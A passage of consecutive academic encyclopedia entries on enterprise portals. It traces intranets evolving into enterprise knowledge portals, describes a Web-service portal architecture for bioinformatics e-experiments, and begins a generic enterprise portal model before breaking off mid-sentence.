Web: A way of accessing information or disseminating information over the medium of the Internet. From a technical point of view, the Web uses the hypertext transfer protocol (HTTP) to transmit files that can include data, text, imagery, and time-based media.

From the Intranet to the Enterprise Knowledge Portal

INTRODUCTION

The Internet (also called "the Web" or the "World Wide Web") is a worldwide network that allows organisations to send and receive communication (Gray, 2006). Internet technology is becoming increasingly pervasive within organisations. The terms to describe the resulting access to information and suites of applications through the Web browser are having a multiplying effect: intranet, corporate portal, enterprise portal, and enterprise knowledge portal. Technology facilitates the identification, creation, and diffusion of knowledge among organisational elements within and across organisations. For knowledge management, people (and not technology) solve information and knowledge management problems. Wells, Sheina, and Harris-Jones (2000) indicate that less than 5% of employee knowledge is actually captured and accessible across the organisation.

Enterprise portals were triggered by the Internet as organisations sought to replace the Internet portal (e.g., Yahoo!) within an organisation to unify information access and improve management of vast information resources (Harris, Phifer, & Hayward, 1999). Enterprise portals are being presented as the tool to revolutionise access to information and knowledge (Cloete & Snyman, 2004). Currently there is a market hype in portal software technology. The aim of this article is to examine some of the literature of the evolvement of the intranet to the enterprise knowledge portal in organisations.

BACKGROUND

An intranet (or internal World Wide Web) is a network architecture designed to serve the internal information needs of an organisation using Web (Internet) concepts and tools (see, for example, Cortese, 1996). Turban, Rainer, and Potter (2005) indicate that an intranet is a private network that uses Internet software and TCP/IP protocols. Defined technically, intranets are the application of Internet technology (and specifically the World Wide Web service) for a prescribed community of end-users (Scheepers & Rose, 2001). An intranet is a network designed to serve the internal informational needs of an organisation using Internet concepts and tools (Turban, McLean, & Wetherbe, 2004).

Organisations can use Internet networking standards and Web technology to create intranets (Laudon & Laudon, 2000). They provide the same capabilities as Internet, namely inexpensive and easy browsing, communication and collaboration (Turban & Aronson, 1998), but intranets are used solely for intraorganisational communication activities and information flow (Abraham & Seal, 2001). Intranets can provide a platform for networked applications that can run on many different kinds of computers throughout an organisation (Laudon et al., 2000). Typical intranet applications include:

- publishing corporate documents;
- providing access to searchable directories (e.g., telephone and address lists);
- publishing corporate, departmental, and individual pages;
- providing access to groupware applications;
- distributing software;
- providing electronic mail (e-mail);
- transacting with other organisational computer-based information systems;
- organisation-wide information searches;
- providing a consistent user interface; and
- data warehousing and decision support access.

Turban et al. (1998) and Turban et al. (2004) note that intranets have the power to change decision-making processes, organisational structure and procedures, and help re-engineer organisations. The use of intranets has increased rapidly not only as an internal communication system, but also as a facilitator of e-commerce (Turban, McLean, &

Wetherbe, 1999). Robinson (1996) suggests that intranets can be applied to enhanced knowledge sharing, group decision, and business processes. Information that is most frequently included in intranets *inter alia* includes data warehouse and decision support access (Chabrow, 1998). Many organisations have benefitted from use of the intranet Web-based technology and have made their organisations more efficient (Sprout, 1995).

THE EVOLUTION OF THE INTRANET

During 2002, KPMG Consulting (2002) reported that organisations were focusing strongly on internal communications projects (such as intranets). Answers.com (2005) indicates that some "corporate analysts have predicted that corporate intranet Web portal spending will be one of the top five areas for growth in the Internet technologies sector during the first decade of the 21st century." This is not surprising since the amount of information that now has to be managed within an organisation is outstripping the capability of the traditional static Internet model. Grammer (2000) notes that the typically static and isolated methods of creating intranet content cannot keep pace with organisational ongoing and dynamic information needs.

The term portal was initially applied to "gateways" on the Internet. A portal is a gateway (Gray, 2006). Answers.com (2005) describe a portal as a "Web 'supersite' that provides a variety of services including Web searching, news, white and yellow pages directories, free e-mail, discussion groups, online shopping, and links to other sites." The Web site indicates that the major general-purpose Web portals are Yahoo!, MSN, and AOL and are the Web equivalent of the original, pre-Web online services such as CompuServe and AOL. A portal may also be a vertical market site that offers the same services as a general-purpose site, but to a particular industry such as banking, insurance, or computers. However, as greater benefits of the portal approach using Internet technology within organisations became apparent, the "portal" term took on a new dimension--the corporate or enterprise portal. Winkler (2001) defines a corporate portal as one, which provides personalised access to selected information of a specific organisation. Corporate portals are really Web sites that contain links to specific portions of an organisation's data (Gray, 2006). An enterprise portal is only an information technology tool in the implementation of knowledge management (Cloete et al., 2004).

Soon (2005) defines the essential elements that support the use of corporate portals as

- information dissemination or communication facilitated (any channel e.g., Web publishing, message board, chat-room, e-mail, etc);
- creation of business intelligence or competitive advantage;
- focus on central knowledge repository;
- support decision-making;
- business legacy applications and database (e.g., portlet, Web form);
- emphasis on business operations; and
- facilitate end user's business work processes.

While distinguishing between corporate information portals and corporate knowledge portals, Soon (2005) considers the enterprise portal to be synonymous with the corporate portal. Answer.com (2005) also considers these two terms to be synonymous, citing that "a major industry shift in Web portal focus has been the corporate intranet portal, or "enterprise Web.'" This Web site suggests that some features of enterprise portals are:

- **Single Touch Point:** The portal becomes the delivery mechanism for all business information services.
- **Collaboration:** Portal members can communicate synchronously (through chat or messaging) or asynchronously through threaded discussion and e-mail digests (forums) and blog.
- **Content and Document Management:** Services that support the full life cycle of document creation and provides mechanisms for authoring, approval, version control, scheduled publishing, indexing, and searching.
- **Personalisation:** The ability for portal members to subscribe to specific types of content and services. End-users can customise the look and feel of their environment.
- **Integration:** The connection of functions and data from multiple systems into new components/portlets.

The term enterprise portal is increasingly applied to the collection of applications using Internet protocols to access core and peripheral systems within organisations. Daniel and Ward (2005) indicate that an enterprise portal definition moves beyond intranet in that it is not simply used to provide corporate information to employees. These researchers define enterprise portals as "secure Web locations, that can be customised or personalised, that allow staff and business partners access to, and interaction with, a range of internal and external applications and information sources. Uses of a portal may include improved access to information, increased collaboration, greater use of existing applications, and effective integration between applications." The spread of enterprise portals promises to bring a sense of order to the corporate information repository. Phelps and Mok (1999) and Horton, Buck, Waterson, and Clegg (2001) report that enterprise portals also provide end-users with the

- opportunity of tailoring the information received; and
- ability to interact with existing business applications through the portal interface.

The enterprise portal is thus viewed a "one stop shop" for clients and customers of an organisation, providing second tier information from core systems to groups of end-users who need peripheral elements of information from those systems rather than direct access. This is facilitated by the flexibility of Internet technology, which allows information to be presented in a uniform manner using internet protocols rather than proprietary interfaces. Perhaps most importantly in view of information overload, a portal allows either the administrator or the end-user thereof, the ability to limit the information presented to a specific portal user depending on the role or identity of that end-user (personalisation or customisation). Harris et al. (1999) caution that enterprise portals should not be mistaken for the essence of knowledge management.

According to Detlor (2000), the differentiation between intranets and portals lies in the directory aspect of the latter since "a portal's primary function is to provide a transparent directory to information already available elsewhere, not act as a separate source of information itself." Skratulja (2003) concurs by stating that "while enterprise portals hold no content themselves, the content they present needs to be well-managed via a structure and taxonomy." This researcher alludes to the confusion experienced by organisations in attempting to make the appropriate selections of enterprise portal technology due to the high proportion of publications emanating from vendors rather than academic researchers and the resulting blurring of terminology. This confusion is even to be found within the definitions applicable to the components of the enterprise portal and Skratulja (2003) gives an example of personalisation and customisation defined by a practitioner in the case study. Some future portal trends are now presented.

FUTURE PORTAL TRENDS

Skratulja (2003) suggests that the core competencies for an enterprise portal are a:

- single point of access;
- means for gathering, sharing, disseminating content;
- means of access to relevant content; and
- means to improve ease of access to content.

The functions for an enterprise portal are personalisation and customisation, the ability to manage end-users, content, and the ability for end-users to publish content and subscribe to content and secure access. However, once having located or built software, which allows for all these enterprise portal functions, the practitioner is faced with a difficult task in the project--implementing the enterprise portal in such a way that it moves beyond a corporate information portal to a corporate knowledge portal (or enterprise knowledge portal). According to Soon (2005), this requires the software be capable of supporting the process of knowledge creation and not simply storage of and access to information. This researcher indicates that "an information portal delivers, stores, and retrieves explicit knowledge as Web information dissemination (as a result of the mode of externalistion of knowledge). A knowledge portal however has to allow all the four knowledge conversion modes to take place."

Chan & Rosemann (2002) define three types of knowledge within an organisation and its resources as

- **Know-What:** Declarative knowledge (i.e., meta-knowledge).
- **Know-How:** Procedural knowledge.
- **Know-Why:** Usual knowledge--not simply to be stored, but to be clarified and updated e.g., using the portal to engage an expert.

Soon (2005) indicates that the differentiating factors between corporate information portals and enterprise knowledge portals include that the latter allows all of these information types to be stored and added to through a cycle of knowledge creation activities, which are also supported by the portal. Additionally, a knowledge portal plays an important role in keeping each bit of explicit knowledge updated. The difference between an enterprise information portal and an enterprise knowledge portal therefore lies beyond the technology, in the enterprise environment and in the commitment of the end-users to contribute to and use the resource. Hall (2001) suggests some useful techniques and factors, which an organisation needs to adopt to ensure that its portal becomes a repository of living knowledge shared by the community of end-users. It is only when these environmental elements are conducive, that benefits of the enterprise portal will be realised.

CONCLUSION

Enterprise portals are the focus of significant vendor competition and attention with functionality and expectations propounded which extend beyond static intranets, which preceded them. This market hype has simultaneously clouded definitions applicable to such portals and raised high expectations, which are not often realised in practice. There is an emerging body of research, which argues that to fulfill all the goals that an organisation has for portal adoption, there is a need to look beyond the technology by creating a conducive organisational environment and a community of end-users who facilitate making the enterprise knowledge portal a meaningful contributor to their organisational success.

KEY TERMS

Corporate Information Portal: Synonymous with corporate portal.

Corporate Portal: World Wide Web site that provides the gateway to corporate information from a single point of access.

Enterprise Knowledge Portal: Enterprise portal with additional support for capturing tacit knowledge, and provision of access to expertise as well as enabling user interaction to create knowledge with their collective insight, value, and experiences. It is a combination of technology and environmental enablers.

Enterprise Portal: Secure Web locations that can be customised or personalised that allow staff and business partners to, and interaction with, a range of internal and external applications and information sources.

Intranet: A private organisational network that uses Internet software and TCP/IP protocols.

Knowledge Portal: A smaller version of an enterprise portal, which may not include extranet aspects.

Portal: Access to and interaction with relevant information assets (information/content, applications, and business processes), knowledge assets, and human assets, by select target audiences, delivered in a highly personalised manner.

INTRODUCTION

Scientific experiments are executed through activities that create, use, communicate and distribute information whose organizational dynamics are similar to processes performed by distributed cooperative enterprise units. On this premise, the aim of this article is to discuss how a portal-based approach can support the design and management of cooperative scientific experiments executed with a strong information and communication technologies (ICT) support and in a distributed manner, hence named e-experiments. The approach assumes the Web, Web services and the grid as the enacting paradigm for formalizing e-experiments as cooperative services on various computational nodes of a network. A framework is proposed that defines the responsibility of actors of the e-experiment and of the e-nodes in offering services, as well as the portal architecture through which the e-experiment resources can be accessed. By discussing a case study in the field of bioinformatics, the article shows how an e-experiment can be planned and executed starting from a set of Web services inserted in a portal and invoked upon the possibly underlying grid structure.

BACKGROUND

According to what has been anticipated in Knuth (1993), scientists will be more and more involved in work on biological challenges, that could only be equated with computation (Adleman, 1998). These views suggest that future directions in computer science will significantly influence biological or, more generally, scientific experiments. The concept of “what an experiment is” is rapidly changing in an ICT oriented environment, moving from the idea of a local laboratory activity towards a computer and network supported application including the integration of:

- a variety of information and data sources;
- the use of existing software systems allowing the potential deviation from a predetermined sequence of actions as well as the verifiability of research work and accomplishments;
- the specific and distributed expertise of the involved scientists.

Lab experiments are still often developed in isolation, and tend to be small-scaled and specialized for ad hoc applications. On the other hand, the technology of portals can provide a strong potential for integration of data sources, applications, and tools with broad *reuse* capabilities. In order to allow researchers to be internetworked in a cooperative enterprise style, cooperative ICT environments, in particular implementing portal style interaction modes, have shown to be a feasible solution for interconnection, integration, and large information sources sharing (CooPIS, 2005). In particular, a portal for e-science could merge different competencies, could enact user interaction via multichannel access (Pernici, 2006), although privileging the Web mode, and could provide an harmonized view of differently designed experiment databases, as well as a uniform set of tools for conducting the experiments and for interpreting their results. Moreover, portals can bring together different user communities, provide a shared work area, and contain the necessary metadata enabling the discovery and management of distributed e-science facts.

Additionally, high-performance computing and communication technologies are enabling e-scientists to study and explore complex systems. These technologies allow for new forms of collaboration over large distances together with the ability to process, disseminate, and share information (Brown, 2003). Global-scale experimental networking initiatives have been developed in the last years: the aim is to propose advanced cyber-infrastructures for e-scientists through the collaborative development of networking tools and advanced grid services (De Fanti, 2003; Newman, 2003).

As an example of what is currently proposed in bioinformatics, a systematic approach to disseminate proteomic data trough sharing an experiment data repository is presented in Taylor et al. (2003): The PEDRo system offers some distributed facilities to establish the provenance and relevance (to the researcher) of datasets, and to allow nonstandard searches in a community of users. However, such work is mainly focused to a repository for sharing experimental data, while the approach we are arguing about is a more complete environment endowed with tools also for designing and managing experiments.

E-EXPERIMENTS

On this premise, the aim of this article is to present methods and tools for deploying portals for cooperative scientific experiments (*e-experiments*). A portal is viewed as an application area with tools able to support e-experiments, for example, in the field of postgenomic, as well as conventional experiments allowing one to validate and/or to refuse hypotheses and models generated by bioinformatics in an iterative manner. These experiments will be a benchmark to test the functionality and the usage of tools and methodologies generated above, particularly by users with a biological background not very skilled in information and communication technology.

Web services (Alonso, Casati, Kuno, & Machiraju, 2004), even over a grid infrastructure, are the enabling technology considered in the portal architecture proposed by this chapter to support the simulation/execution of different classes of experiments, from visualization (browsing and search interfaces), to model identification through clustering and rules generation, in application fields such as drug discovery, micro-array data analysis, or molecular docking (Bosin, Dessì, Fugini, Liberati, & Pes, 2006a).

We now present the basic idea of a portal for e-science by illustrating the features of a distributed environment for e-experiment management, using the concepts of Web services deployed on the grid framework provided by myGrid (2005).

The purpose of the portal is to provide a public access system where (or through which) scientists, and possibly also other actors, can make their experiments, or data, public, and where other scientists can notify their availability to execute a distributed e-experiment. The e-experiment resources (data, tools, even experts) are the basic structures of the portal. Data have to be made public according to data privacy rules established in the e-science community. On these data, the portal provides functions for e-experiment planning, execution, result publication, and forums. The purpose is to provide the actors with a view (called Myportal) of the experiment status and results. Moreover, the portal is intended to support actors in fulfilling a set of tasks, such as the compilation of forms, as well as the directions on how to perform an experiment.

We observe that the portal is intended to manage e-experiments, by addressing accredited (i.e., publicly funded) and private agencies. The idea is to make a pool of data and tools public to private and public actors, thus creating a wide and therefore effective e-science area. The interest by private actors in adhering to the portal must be regulated by internal policies consistent with the visibility that the cooperative environment decides to assign to the e-science environment data. Figure 1 shows the overall architecture of the e-science portal.


Let us illustrate the portal subsystems.

- The *content management subsystem* acts via a Web front-end interface to the users and is strictly related to the portal storage subsystem containing the data of the e-experiments.
- The *profiling and security subsystem* ensures identification, authentication and tracing of users and of visits to the portal.
- The *storage/esource index subsystem* consists of:
  - an application database, containing all internal data, and referencing remote experiments and their data in the environment; and
  - an index of experiments, acting as a registry that identifies data accessible through the portal.
- The interoperability subsystem manages and integrates the communication towards the actors of the e-science environment through the interoperability back-end, which stores communication objects necessary to interface heterogeneous environments through the middleware layer. The portal interacts with such middleware (composed of Web services and possibly of a grid), in order to access a variety of network resources, as depicted in Figure 1.

In such a modular architecture, e-science providers can easily plug in the portal via the middleware and interoperability back-end components. They have just to install into their applications the Web services necessary to communicate and share resources, according to the portal standards and policies.

The described architecture is in the line of portals used for allowing distributed but federated subjects to commu-

Figure 1. Architecture of a portal for e-science



nicate for a cooperative purpose. They maintain their local activities and autonomy, and, when needed (if compatible with the cooperative rules usually set up in a contracting phase), access the system to perform specific cooperative tasks. One of the aspects is hence the organizational structure of the complex "business" policies necessary to execute the experiments and to correctly share the data and results.

We now describe a sample scenario of usage of the portal to design and perform e-experiments.

1. E-experiments are described by workflows. Workflows specify the (network) needed resources and the way they are used (connections between the resources, i.e., inputs and outputs). Resources are accessed as Web services or grid services.
2. The user (top level in Figure 1) is authenticated and logs into the portal.
3. The user, through the search front-end of the portal, locates the (network) resources needed to perform the e-experiment.
4. The user builds a workflow for the e-experiment, possibly with the help of graphical tools (e.g., Taverna as shown in Figure 2), referencing the resources previously located. For the e-experiment workflow composition, the user can exploit various tools (e.g., workflow orchestration and choreography tools, as well as graphical composition support tools) provided through the portal.
5. The user submits the workflow to the portal; the workflow can be either executed within the portal (in the

local work area) if a workflow management system (WfMS) is available, or scheduled by the portal for distributed execution on the network resources previously allocated.

6. Once all the required resources are available, the workflow and the associated e-experiment get executed either within the portal in the local WfMS, or in a cooperative way on the network.
7. The results of the execution are stored as specified by the workflow (e.g., into a portal database or in specified network storage areas) and the portal makes them available to the users.

As an example of e-experiment, we consider a data-mining problem, automatically extracting and validating models for classification and clustering from data. Data are collected into a dataset which is made up of instances, each characterized by a number of attributes. Micro-array data related to acute myeloid and lymphoblastic leukemia (Golub et al., 1999) and to acute lymphoblastic leukemia (Yeoh, 2002), both available at Kent Ridge Bio-medical Data Set Repository, are examples of datasets of biological interest that we have analyzed during the e-experiment.

The network resources available for this e-experiment (WS, 2006) are a set of Web services that provide the following tasks.

- **Feature Ranking/Selection:** Extract a (possibly small) subset of attributes from the original dataset: significant attributes are kept, irrelevant attributes are removed. Attribute significance can be measured by means of some statistical criteria (e.g., χ^2) or based on information theory (e.g., minimum description length). Feature selection is necessary to render the classification problem computationally manageable, since micro-array datasets are characterized by a huge number of attributes.
- **Filtering:** Reduce the size of the original dataset by keeping only a subset of all the attributes (e.g., those selected by feature selection), and remove all the others.
- **Classification:** Build a classification model (classifier) for the given dataset, using classification algorithms such as Bayes networks (Bosin, Dessì, Liberati, & Pes, 2006b), support vector machine, *k*-nearest-neighbor, and so forth.
- **Clustering:** Build a clustering model for the given dataset using algorithms such as Principal Direction Divisive Partitioning (Garatti, Bittanti, Liberati, & Maffezzoli, 2007), *k*-means, and so forth.
- **Testing:** Test the classification/clustering model on an independent set of data, and measure the number of correctly classified vs. misclassified instances.

Figure 2 shows an example of workflow generated with Taverna (2006) for the data-mining e-experiment described above. The workflow defines the following:

Its inputs:

- **trainingFile:** File containing the dataset used to build the model.
- **testFile:** File containing the dataset used to test/validate the model.
- **attributeNumber:** Number of attributes used in feature selection.
- **classifierName:** Algorithm used to build the model.

Its outputs:

- do not store output, just send an informative message to the user (e.g., in a pop-up window)

Its computing units (inputs/name/outputs):


- **Read_Text_File (I/O tool):** Read data from file.
- **AttributeSelect (Web service):** Perform feature selection on dataset and output a list of features.
- **DatasetFilter (Web service):** Perform filtering on dataset and output the reduced dataset.
- **ClassifierBuild (Web service):** Build, encode and output the model.
- **ModelTest (Web service):** Test/validate model and output results.
- **Tell (I/O tool):** Send a message to the user.

The arrows represent the flow of data from one unit to the next.

FUTURE TRENDS

We believe that one of the most promising trends in the field of portals for e-science will be the achievement of a stricter coupling between the world of Web services and the world of high performance computing, in particular based on a grid structure. Much work is currently being done in the area of semantic Web services and the semantic grid, but extended investigation is still needed to apply such work to the world of e-science, involving also actors not yet completely familiar with the sophisticated tools characterizing such information technology approach. On the other side, under the application point of view, the portal approach should be deeper investigated by enlarging the scope of the experiments of interest, such as, for instance, brain dynamics investigation, geo-informatics, and drug discovery. Finally, portals are in a sense the ideal means to provide smart browsing tools for exploring and tagging scientific literature, in order to enhance research performances and support knowledge sharing in the scientific community.

Figure 2. A sample workflow describing a data-mining e-experiment generated using Taverna



CONCLUSION

We have illustrated the elements of a portal-based environment, aimed at managing models and tools for scientific cooperative experiments. The proposed cooperative framework for distributed experiments is quite general and flexible, being adaptable to different contexts. In particular, the portal subsystems can be flexibly composed to formalize and execute scientific experiments, also exploiting the capabilities provided by Web services (and possibly grid based computation).

Given the challenge of evaluating the effects of applying Web service and grid technology to the scientific community, our evaluation shows that Web services, workflow management and workflow execution environments and tools are mature, robust and flexible enough and permit scientists to effectively plan and perform real distributed e-experiments.

KEY TERMS

Bioinformatics: The application of the ICT tools to advanced biological problems, like transcriptomics and proteomic, involving huge amounts of data.

Clustering: Automatic aggregation of data in classes according to a given distance (usually Euclidean). It is supervised if a subset of data is used in order to learn the classification embedded rule to be applied to the rest of the data; otherwise unsupervised.

Cooperative Information Systems: Independent, federated information systems that can either autonomously execute locally or cooperate for some tasks towards a common organizational goal.

Drug Discovery: Forecasting of the properties of a candidate new drug on the basis of a computed combination of the known properties of its main constituents.

E-Science: Modality of performing experiments *in silico* in a cooperative way by resorting to information and communication technology (ICT).

E-Experiment: Scientific experiment executed on an ICT distributed environment centred on cooperative tools and methods.

Grid Computing: Distributed computation over a grid of nodes dynamically allocated to the process in execution.

Interoperability: Possibility of performing computation in a distributed heterogeneous environment without altering the technological and specification structure at each involved node.

Web Services: Software paradigm enabling peer-to-peer computation in distributed environments based on the concept of "service" as an autonomous piece of code published in the network.

A Generic Model of an Enterprise Portal

Xiuzhen Feng
Beijing University of Technology, China

INTRODUCTION

With the rapid development of Internet technology, the portal has been envisioned as one of the greatest opportunities to improve the management of enterprise information. A number of portals associated with enterprise information management have been developed and implemented, for example, custom portal, employee portal, e-market portal, business portal, enterprise collaboration portal, enterprise knowledge portal, enterprise portal or enterprise information portal, etc. As one of the most important applications of portals, an enterprise portal is more attractive because it could be used not only to improve information management and business processes management (Collins, 2002; Detlor, 2004; Terra & Gordon, 2003), but also to promote business collaborations and interactions both internally and externally (Dias, 2001; Detlor, 2000).

Although research publications related to enterprise portals are multitudinous, most studies have been concentrated either on enterprise portal design (Ben-Arieh & Pollatscheck, 2002; Bock, 2001; Detlor, 2000), or enterprise portal application (Collins, 2002; Daniel & Ward, 2003, Detlor, 2004; Dias, 2001; Terra & Gordon, 2003). There seems to be a lack of a generic model on depicting an enterprise portal. To fill the gap of the enterprise portal research, a generic model is presented to clarify both connotation and extension of an enterprise portal, which will be conducted based on a number of recent publications. The model presented in this article could contribute to a comprehensive understanding of an enterprise portal from several perspectives, for example, the fundamental concept of an enterprise portal, various applications of an enterprise portal, and plentiful benefits of implementing an enterprise portal. The clarified connotation and extension of an enterprise portal could also contribute to both enterprise portal study and enterprise portal management.

BACKGROUND

The word portal has been around for many years and just means that it is a doorway to a building (Tatnall, 2004). According to Dias (2001), a portal can be referred to as a search engine a few years ago, whose main goal was to facilitate access to information contained in documents spread throughout the Internet. The search engine enabled Internet users to locate documents with the use of Boolean operators or associative links between Web pages. To promote search capabilities, some search engines were developed further to include categories, filter sites, and documents in preconfigured groups according to their contents, for example, sports, meteorology, tourism, finances, news, culture, etc. Subsequently, many other functions were integrated, such as membership in virtual communities, real time chats, personalized search engine interfaces like My Yahoo and My Excite, and access to specialized commercial contents. Accordingly, a portal should be seen as providing a gateway not just to sites on the Web, but to all network-accessible resources, whether involving intranets, extranets, or the Internet (Tatnall, 2004). In other words, a portal is a Web-based interface into the world of heterogeneous and incompatible information sources distributed across the network.

The evolution of portal applications has attracted the business world because the same technology can be adopted to manage, structure, and facilitate access to enterprise information. Currently, portals as new tools are being used by enterprise individuals and teams to identify, capture, store, retrieve, or distribute great amount of information from multiple internal and external information sources.

THE PROGRESS OF DEFINING AN ENTERPRISE PORTAL

The most fundamental characteristic of an enterprise portal found in literature is that it provides a single point of access to information and applications available in the organization utilizing a consistent user interface (Koulopoulos, 1999; Raol, Koong, Liu, & Yu, 2002; Tsui, 2003). However, there is no standardized, agreed-upon definition regarding the term of an enterprise portal although many scholars put tremendous efforts on specifying an enterprise portal. Some definitions regarding enterprise portals as various milestones are presented to illustrate the progress of defining an enterprise portal.

- An enterprise portal is defined for the first time as an amalgamation of software applications that enable companies to unlock internally and externally stored information, and provides users a single gateway to personalized information needed to make informed business decisions (Shilakes & Tylman, 1998). It is clear to see that the functionality of an enterprise portal should support business decision making.

- White (1999) views an enterprise portal as a tool that provides business users with a single Web interface to enterprise information scattered throughout the enterprise. Additionally, he classifies enterprise portals into two categories: decision processing and collaborative processing. Comparing to the first definition above from Shilakes and Tylman (1998), the functionality of an enterprise portal was developed further for collaborative process that organizes and shares workgroup information, such as e-mail, reports, and memos.
- Murray (1999) considers an enterprise portal more than a gateway to enterprise information. He states that an enterprise portal that focuses only on content is inadequate for the enterprise community, and that an enterprise portal must connect not only with everything we need, but with everyone we need, and provide all the tools we need to work together. According to Murray, an enterprise portal could fulfil all expectations of enterprise users, supporting their job activities, and not only a gateway to content or decision support.
- Viador (1999) defines an enterprise portal as applications that enable companies to provide access to internally and externally stored information, and offer users internally and externally of the enterprise a single window to personalized information needed to make informed business decisions. This definition extends the scope of users group within an organization to the outside.
- Brio (2000a, 2000b) defines an enterprise portal as a tool that provides users with broad access to information, no matter where it is stored, and enables information delivery to all users, wherever they work. In a sense, it means that an enterprise portal could deliver information ubiquitously.
- Plumtree Software (2000) sees an enterprise portal as a system that is able to bring together in one simple, personalized Web page, all the information and productivity tools relevant to enterprise users, hosting dynamic applications, such as online reports, e-mail, schedules, calendars, business services, and so on. In contrast with previous definitions, the definition of Plumtree software seems more complete because it emphasizes an enterprise portal's intrinsic capacity to provide access to enterprise information. Additionally, it includes supporting both decision making process and collaborative business process.
- Davis (2004) recently defines an enterprise portal that provides multiple partners with easy access to shared documents in order to exchange information. It could even be linked to the improved effectiveness of mergers and acquisitions, acting as a bridge that can quickly bring together applications in different organizations and allow them to act as a single unified entity, something that traditionally has often taken many years to achieve.

Based on various definitions and explanations above, an enterprise portal in this article could be generally specified as follows:

